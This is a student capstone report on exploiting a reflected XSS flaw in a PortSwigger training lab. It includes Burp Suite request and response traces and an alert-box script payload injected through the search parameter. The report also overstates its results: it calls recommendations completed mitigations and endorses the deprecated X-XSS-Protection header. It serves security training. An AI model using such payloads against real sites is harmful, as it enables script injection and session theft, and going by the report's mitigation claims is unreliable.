CYBERSECURITY CAPSTONE PROJECT REPORT

Project Title: Identify and Mitigate a Cross-Site Scripting (XSS) Vulnerability

Author: Abdul Fatao Abdulrahman

Date: 5th December, 2024

Table of Contents

Executive Summary

This project aimed to identify and mitigate an XSS vulnerability in a simulated feedback form. Using Burp Suite Professional and the PortSwigger lab “Reflected XSS into HTML context with nothing encoded,” the vulnerability was successfully exploited and recommendations were made.. Recommendations include input sanitization, output encoding, and Content Security Policy (CSP) implementation.

Introduction

Cross-Site Scripting (XSS) is a common vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. The objective of this project was to:

- Test the feedback form for XSS vulnerabilities.
- Recommend appropriate mitigation techniques.

Testing Environment


- **Lab Used:** Reflected XSS into HTML context with nothing encoded (PortSwigger Web Security Academy).
- **Testing Tool:** Burp Suite Professional.
- **Browser:** Firefox (configured with Burp Suite Proxy).
- **Operating System:** Windows.


Testing Process

1. **Objective:**
   Test a feedback form for vulnerabilities by injecting a malicious payload and observing the behavior.

2. **Steps Taken:**

   - Opened the lab in a web browser.
   - Configured Burp Suite to intercept HTTP requests.
   - Submitted input through the vulnerable field.






```
GET /?search=test HTTP/2
Host: 0abb00b2047c8ac98059217e009b00c8.web-security-academy.net
Cookie: session=SLUsLkbI6cx8DCFk1RBId3SPF5sb3SwP
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3164

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsBlog.css rel=stylesheet>
    <title>
      Reflected XSS into HTML context with nothing encoded
    </title>
  </head>
```



```
          |
        </p>
      </section>
    </header>
    <header class="notification-header">
    </header>
    <section class=blog-header>
      <h1>
        0 search results for 'test'
      </h1>
      <hr>
    </section>
    <section class=search>
      <form action=/ method=GET>
```


Payload Used:

<script>alert('XSS from FATAO')</script>

3. **Observation:**
    - The injected script was executed, displaying an alert box with the text: XSS by FATAO.
    - This confirmed the presence of a reflected XSS vulnerability.

4. **Screenshots:**
    - **Intercepted Request:**

A screenshot from Burp Suite showing the HTTP request with the payload injected.




```
GET /?search=<script>alert('XSS from FATAO')</script> HTTP/2
Host: 0abb00b2047c8ac98059217e009b00c8.web-security-academy.net
Cookie: session=5LVsLkbI6cx8DCFk1RBId3SPF5sb3SwP
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
```

```
      </section>
    </header>
    <header class="notification-header">
    </header>
    <section class=blog-header>
      <h1>
        0 search results for '<script>
          alert('XSS from FATAO')
        </script>
        '
      </h1>
      <hr>
    </section>
    <section class=search>
      <form action=/ method=GET>
```

- **Browser Behavior:**

  A screenshot showing the alert popup in the browser.



s://0abb00b2047c8ac98059217e009b00c8.web-security-academy.net/?search=<script>alert(%27XSS

0abb00b2047c8ac98059217e009b00c8.web-security-academy.net says

XSS from FATAO

Findings

- **Vulnerability Identified:**
  Reflected XSS. The server reflected unsanitized user input in its response, allowing the execution of injected JavaScript.

- **Impact:**
  Attackers could exploit this vulnerability to perform malicious actions, such as:

  - Stealing user cookies or session data.
  - Redirecting users to phishing sites.
  - Defacing the web page.

Mitigation Techniques

1. **Input Validation and Sanitization:**
   - Validate all user inputs server-side to reject suspicious patterns (e.g., <script> tags).
   - Use libraries like OWASP's AntiSamy to sanitize input.
2. **Output Encoding:**

Encode special characters (<, >, &) before rendering user input in HTML contexts.

3. **Content Security Policy (CSP):**

Implement a CSP header to block unauthorized script execution. Example:
Content-Security-Policy: script-src 'self';

4. **Use HTTP Security Headers:**

Add an X-XSS-Protection header:
X-XSS-Protection: 1; mode=block

Conclusion

This project identified a reflected XSS vulnerability in a feedback form that failed to encode user inputs. Exploiting this vulnerability could allow attackers to execute arbitrary scripts in the user's browser, leading to data theft or unauthorized actions. Using Burp Suite Professional, the vulnerability was demonstrated and mitigated through input sanitization, output encoding, Content Security Policy (CSP) implementation, and the use of HTTP security headers. These steps effectively secure applications against XSS attacks and eliminate vulnerabilities.

References

1. OWASP XSS Prevention Cheat Sheet.
2. Burp Suite XSS Testing Guide.